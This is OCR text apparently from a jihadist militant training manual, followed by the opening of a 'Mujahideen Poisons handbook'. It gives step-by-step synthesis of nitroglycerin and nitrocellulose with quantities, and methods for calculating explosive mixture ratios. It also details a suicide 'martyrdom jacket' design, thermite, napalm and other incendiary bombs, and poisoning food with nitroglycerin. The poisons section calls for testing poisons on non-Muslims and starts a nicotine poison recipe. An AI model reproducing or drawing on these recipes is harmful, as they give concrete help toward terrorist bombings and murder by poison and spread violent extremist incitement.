
STEP 2



STEP 3



STEP 4



STEP 5


A white jelly like liquid will be formed. Use a dropper to take the liquid.

STEP 6

Pour Sodium Carbonate [Na_2CO_3] Solution to the liquid Nitro Glycerin (Collected from Step 5) till the pH becomes Neutral (pH 7). Then take out the Nitro Glycerin (which is a White Colour liquid).



White jelly like liquid (Nitro Glycerin)



Sodium Carbonate Solution [Na_2CO_3]

Nitro Glycerin

Then make dynamite using it or store under water in freezer. Also this is one of the strong poisons that can be used as touch poison, if it is mixed in olive oil, or even with food like chocolates and cakes as it has a sweet taste.

PREPARATION OF YOUR OWN IDEAL MIXTURES

How To Find Out Whether An Element Is Oxidizing Or Reducing:

2 x No. of Carbon atoms in the compound + ½ of the No. of Hydrogen atoms in it compared with No. of Oxygen atoms in it. If both are equal or Oxygen is more than it, it is an Oxidizing Agent. If Oxygen is less, then it is a Reducing Agent.

Example of an Oxidizing Agent: $KClO_3$

2 x 0 (No. of Carbon atoms) + ½ x 0 (No. of Hydrogen atoms) compared with 3 Oxygen.
0 < 3 So, this is an Oxidizing Agent.

Example of a Reducing Agent: Sugar [$C_{12}H_{22}O_{11}$]

2 x 12 + ½ x 22 : 11

24 + 11 : 11

35 > 11,

35 is greater than 11, thus this is a Reducing Agent.

How to Find the Best Ratio for a Mixture Theoretically:

1. Balancing Equations

Example:

$$NH_4NO_3 + Al \longrightarrow Al_2O_3 + N_2 + H_2O + Heat$$

This Equation depicts an Explosive Reaction between Two Substances resulting in some Chemical Reaction producing Large Amounts of Heat, the Equation in its present form just shows the substances that reacted and the products produced. To use this Equation for finding out the Quantities that should be mixed together (ratio in which both substances are to be mixed), we need to balance the equation such that the No. of Atoms of a Particular Element on one side of the Equation should be equal to the No. of Atoms of the Same Elements on the Other Side of the Equation. Eg: We balance the above Equation in the following manner:

$$3NH_4NO_3 + 2Al \longrightarrow Al_2O_3 + 3N_2 + 6H_2O + Heat$$

Now the No. of Atoms of each Element on both sides of the Equation is same. And thus the Equation is balanced. Now we can use it for finding out the Quantities of Substances used.

***2. Finding the Ratio by Mass*:**

- Find the Atomic Mass used in the Balanced Equation.
- Divide the Greater Mass with the lesser ones.
- Take the result of Division as Mass of the Substance having Greater Mass, and take 1 as the Mass of the Substance having the Lesser Mass.

Example: The *balanced* equation for the reaction between Ammonium Nitrate and Aluminium is as below:

$$3NH_4NO_3 + 2Al \longrightarrow Al_2O_3 + 3N_2 + 6H_2O + Heat$$

The atomic mass of Ammonium Nitrate and Aluminium in this balanced equation is:


3 [N	H_4 N	O_3] +	2 Al
3[14 + (1 x 4) + 14 + (16 x 3)]		:	2 x 27
=	240	:	54
=	4.4	:	1

This means that for every 4.4 Ammonium Nitrate [NH_4NO_3] reacts successfully with 1 Aluminium [Al] particle. Hence the ratio is as 4.4 : 1

And if you want to increase this, for example double [x2] its power, then multiply both sides by 2. Hence then, the ratio will be 8.8 : 2 etc.

How to Find the Best Ratio for a Mixture Practically

The other method of finding out the ratio in which both substances should be mixed is by experimenting by practically taking together both substances in different ratios and seeing which ratio gives the best explosion. Then select this ratio as the ideal one by experiment and past experience.



Ratio = [Oxidizing : Reducing]

The Oxidizing and Reducing Agents are mixed in different ratios. These samples of mass 100g each, are blasted on an Iron plate. As shown in the example, the result is calculated by observing the optimum destruction. So in the example (above) the best ratio is 12:1

PART THREE: Section Three

iii. MANUFACTURE OF LAUNCHING CHARGE

iii. LAUNCHING CHARGE

NITROCELLULOSE

Properties Of Nitrocellulose


Shape like usual cotton. Density is 1.65g/cm^3. Sensitivity for impact is zero, very sensitive for temperature and electrical spark and fire. It must be stored inside dark room.

Preparing Nitrocellulose

1. Pour 37.5ml of Nitric Acid [HNO_3] (65% concentrated) to a beaker 1; keep the beaker in a cold water bath.
2. Pour 62.5ml of Sulphuric Acid [H_2SO_4] (98% concentration) to a beaker: 2.
3. Pour Sulphuric Acid [H_2SO_4] to Nitric Acid [HNO_3] slowly. Bit by bit, the temperature should be below 30^{o}C the best is 5 to 10^{o}C, stir the beaker when pouring.
4. After all Sulphuric Acid [H_2SO_4] is poured to Nitric Acid [HNO_3], lover the temperature as much as possible. Put 7.5gram of cotton to the beaker of the [Nitric Acid + Sulphuric Acid]. Drop all cottons at once.
5. When the cottons are fully wet, take it quickly, after pressing.
6. Drop the cottons to a large container of water. Then the cottons after pressing put it to a plate with water to heat it for 20 minutes.
7. After heating, pour Sodium Carbonate [Na_2CO_3] solution to it, till the pH is 7
8. After pH is 7, take the cottons and dry it in sunlight.

Preparation of Nitrocellulose in Diagram:


Step 1



Step 2 and 3


Soak and press 7.5gram of cotton in the [Sulphur + Nitric] Acid mixture from step 1

*Dip it all at once




After soaking and pressing the cotton in the acid-mix, quickly dip it in to a large container of water

Press the soaked cotton in water




Step 4

Heat the water dipped cotton in water from step3, for 20 minutes



Step 5


Add Sodium Carbonate to make the pH of the cotton neutral (pH 7)



Step 6

Dry the cotton (Nitro Cellulose) in sunlight

Sunlight



Mixture for Nitrocellulose Strip and Stick:

- Nitrocellulose *Strips* is used in RPG Launcher, it consists of:

  1 gram Nitro cellulose + 7gram of Acetone

- Nitrocellulose *Sticks* are used in the rocket BM12, it consists of:

  1gram Nitro cellulose + 7 gram Acetone + any Fuel (used for making fuse [30]).

Note: Here the Fuel should weigh a total mass equivalent to [½ of acetone + Nitro Cellulose]which in this case is 4 grams.

After mixing these things you should quickly apply it into the caster for strips or sticks.

Nitrocellulose Jacket

We can use Nitrocellulose in Martyrdom Jacket[31]. First spread the cottons of Nitrocellulose inside the jacket and put some drops of Nitro Glycerin to the cotton randomly. Dissolve Dicyclo Acetone Peroxide in Acetone and apply it on the outside of the jacket –this is used as the detonator. The jacket will now blast by impacting or firing.

[30]Like "black powder", *Silverish* explosive mixtures etc. For details on fuel mixtures *see* p.56
[31] Details on *Martyrdom* Jackets will be taught in the "Preparation Course".

PART THREE: Section Four

iv. MANUFACTURE OF HIGH TEMPERATURE EXPLOSIVES

iv. HIGH TEMPERATURE EXPLOSIVES

Definition:

This is the explosive in which burning, lighting and smoking is more than the property of blasting.

High Temperature Explosives:

a. **Burning:**
    i. Thermite Bomb
    ii. Moltoaf Bomb
    iii. Napalm Bomb
    iv. Sodium Bomb
    v. Slow Burning Bomb
    vi. Fast Burning Bomb

b. **Lighting Bomb**
c. **Smoke Bomb**

a. BURNING:

i. THERMIT BOMB:

This is a mixture having very high temperature (from 2300- 2700^{o}C), so it can melt even iron.

Idea of this bomb:
Aluminium used in this is a very reactive metal. It can replace any Iron [Fe]or its oxide. This action gives off high temperature which melts any Iron[32].

If we use a container of plastic or open metal container there will be a little sound. We can use this to melt anything made of metal or Iron [Fe], such as tanks, money safes etc.If we use a good closed container and a detonator to blast, it will evaporate all metals surrounding it. In this Thermite bomb, smoke is very less and it has a smell of burning potato.

How To Make Thermit Bomb

Mixture of:


40g of Iron Oxide [FeO] (Rust in black colour)
or 54g of Ferric Oxide [Fe_3O_4] (Rust in brown colour)

+ 13.4g Aluminium Powder

+ 5g Engine Oil

+ 5g Barium Oxide [BaO] or Barium Nitrate [$BaNO_3$] or Potassium Chlorate [$KClO_3$] or Ammonium Nitrate [NH_4NO_3]

To burn it: We can use a large fuse of Potassium Permanganate [$KMnO_4$] to fire it using a drop of Glycerine.




*You can use any type of good container to place the mixture.

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[32] 2kg of it is enough to burn a jeep

ii. MOLTOAF BOMB:

The old Moltoaf bomb was made by a bottle:




Disadvantage of old Moltoaf bomb:

- It can hurt the thrower by its fire
- Can see the place of thrower –so it is easy for enemy to harm the thrower

New (modified) Moltoaf bomb:


This is made by a bulb; you can remove the cap of bulb and make a hole from the top of the bulb and fill it as below:

Diagram



- Cover the top tightly using tape
- Dry the outer side of the bulb *properly*–because if any Sulphuric Acid remains outside, it will catch fire.
- Then put to a plastic bag with potassium chlorate + sugar mixture.


Diagram




- Then tight the plastic bag and throw to enemy
- It will fire itself when it hits the target –because breaking the bulb will cause Sulphuric Acid to react with Potassium Chlorate +Sugar mixture which will fire
- Then other mixtures increases the fire to a temperature of $2000^{O}C$
- No blasting, no any sound only fire.

iii. NAPALM BOMB:

Old Method Diagram



New Method Diagram



It has temperature to 2000^{o}C. And flame for long time. And anyone who is affected by this bomb will be killed due to entering fire inside bones. And in a short time he will be killed.

How To Improve Napalm Bomb

1. *Phosphorus Napalm Bomb*

   Its temperature is more than2000^{o}C. It is made up of; 1kg Napalm mixture + 1kg white or yellow phosphorous. Phosphorus releases a very “good” smelling gas, which breaks bones and eyes.

2. *Oxygenic Napalm Bomb*


   1kg Napalm mixture + 1kg Hydrogen peroxide (H_2O_2) 45% concentration.

3. *Glatenic Napalm bomb.*

   1kg Napalm mixture + 1kg Potassium Hydro Sulphate ($KHSO_4$)

iv. SODIUM BOMB:

Diagram:



Iron or metal container (very light)
Or a plastic container

Glass bottles (of water)

Sodium Metal

[Ratio = 1.5 Water: 1 Sodium]


It is also fired by throwing, when sodium metal contacts with water it will blast.

After burning, it will give NaOH concentrated solution. Very high temperature about 1500^{o}C.If effected to eyes or body it will be finished.

v. SLOW BURNING BOMB:

Ratio ; 2 volume Wood powder [$C_6H_{10}O_5$] : 1 volume Wax [$CH_3(CH_2)_{14}C(CH_2)_{29}\ CH_3$].

***Preparation*;**
Melt the Wax by heating, and after melting mix all Wood powders to it.And put the mixture to a plastic bag.



Plastic Bag

Closed Paper with Potassium Chlorate [$KClO_3$] + Sugar [$C_{12}H_{22}O_{11}$] mixture

Capsule with Sulphuric Acid [H_2SO_4]

Wax + Wood powder mixture

Uses*:*
It is used for things made of heavy wood, such as ships and houses made of wood.

vi. FAST BURNING BOMBS:

Ratio: 1 volume Potassium Nitrate [KNO_3] + 3 volume Wood powder [$C_6H_{10}O_5$]


Uses*:*
It is used for light targets like cloth factories or paper factories. The mixture is put in a plastic bag and can be burnt using Sulphuric Acid capsule just like the slow burning bomb.

b. LIGHTING BOMB:

Uses:
It is used before attacking enemies, used in night.

It is a mixture of Potassium Chlorate [$KClO_3$], Sugar[$C_{12}H_{22}O_{11}$] and Magnesium Powder [Mg][33].

Ratio;
1volume Potassium Chlorate [$KClO_3$] + 1volume Sugar [$C_{12}H_{22}O_{11}$] + 2volumes Magnesium Powder [Mg].



Note: If Sulphuric Acid [H_2SO_4] is not available we can also fire it using flame.

[33] We can use Aluminum [Al] if Magnesium Powder [Mg] not available.

c. SMOKE BOMB:


Uses:
It is used to escape from enemy and to give signals.

Mixture:

33g Hexachloro Ethane [C_2Cl_6]
+ 67g Zinc Oxide (i.e. wall putty)

or if HexachloroEthane not available,

22g Potassium Chlorate [$KClO_3$]
+ 7.5g Sulphur [S]
+ 10g Aluminium Powder [Al]
+10g Zinc Powder [Zn]
+ 1.5g Sodium Carbonate[34] [Na_2CO_3]



You can also use the following mixture as for yellow colour smoke bomb:

50 Paranitro aniline [$C_6H_4NH_2NO_2$]
+ 25 Potassium Chlorate [$KClO_3$]
+ 25 Sugar [$C_{12}H_{22}O_{11}$]

[34] Sodium Carbonate [Na_2CO_3] is only required if you need to store the mixture, but otherwise there is no need for it.

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Do Not Forget Us In Your Sincere Supplications

The Mujahideen Poisons handbook



By Abdel-Aziz

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بِسْمِ اللّٰهِ الرَّحْمٰنِ الرَّحِيْمِ

1. Introduction

This file is dedicated to breather. May Allah reward him every time it is used in his path and may he help him in his difficulties. ameen.

To the Mujahideen of Afghanistan- who lit the flame of jihad in the hearts of every sincere Muslim throughout the world.

"*you will conquer Constantinople and Rome*" - prophet Muhammad (saw)

In The Name of Allah The Most Merciful The Most Kind

The subject matter of this booklet deals with poisons. Poisons are substances which cause harm to the human body when administered in small doses. It is an esoteric knowledge and must only be passed on to those who truly intend to use it Fee-Sabeelillah.

The lethal doses given often have a question mark beside them. That is because the quantities given are not established medical facts- only estimates based on experiments with rabbits. It is hoped that the brothers who work on this subject will research further- carry out their own experiments (on kuffar preferably) and refer to medical books etc. to fill in what is missing.

This book is a copy of *Breather's* notes with additions from myself, as we both did the same course. Notes are taken from a poisons course with certain 'terrorist groups' or 'freedom fighters' depending on which side of the fence you sit on. I have not bothered to clean it up as a published book should be, but it is left in a rather messy form, as my notes were at the time.

As I was learning from people whose first language was not English, some of the names of chemicals, properties etc. are wrong.

Warning: Be very careful when preparing poisons. It is much, much more dangerous than preparing explosives! I know several Mujahids whose bodies are finished due to poor protection etc.

On the positive side, you can be confident that the poisons have actually been tried and tested (successfully, he he!).

If you wish to contact me, I can be reached via O.P.M. (Org. for Preparation of Mujahideen).

Assalaamalaikum until next time.

Abdel-Aziz
(7 February 1996)

ps. I had to add this warning as I've seen a strange trend in *wannabe* Mujahids lately!

Don't become an over paranoid James Bond figure, especially when you haven't done anything illegal even!

Don't get carried away with silly movies/books (bravo 2 zero) or propaganda about 'special forces' such as SAS, Seals etc. They're just a bunch of boys with big egos and good at running long distances.

Equally, don't think there is such a thing as a super terrorist. I've been with the likes of Hekmatyer, Black September and associates of Carlos the Jackel, and just like the 'special forces', they're only human.

The training and preparation is nothing compared to the strength of the individual's character and the assistance Allah provides on the day!

2. HOMEMADE POISONS

2.1 Nicotine (from tobacco)

2.1.1 Attributes

Name: Nicotine
Appearance: Dark brown sticky/oily liquid
Lethal Dose: 0.06gm pure but 3-4 drops for this homemade version
Time to death: 12-24 hours

2.1.2 Preparation

1. Remove the tobacco from ten cigarettes of a cheap brand (more expensive brands contain less nicotine)
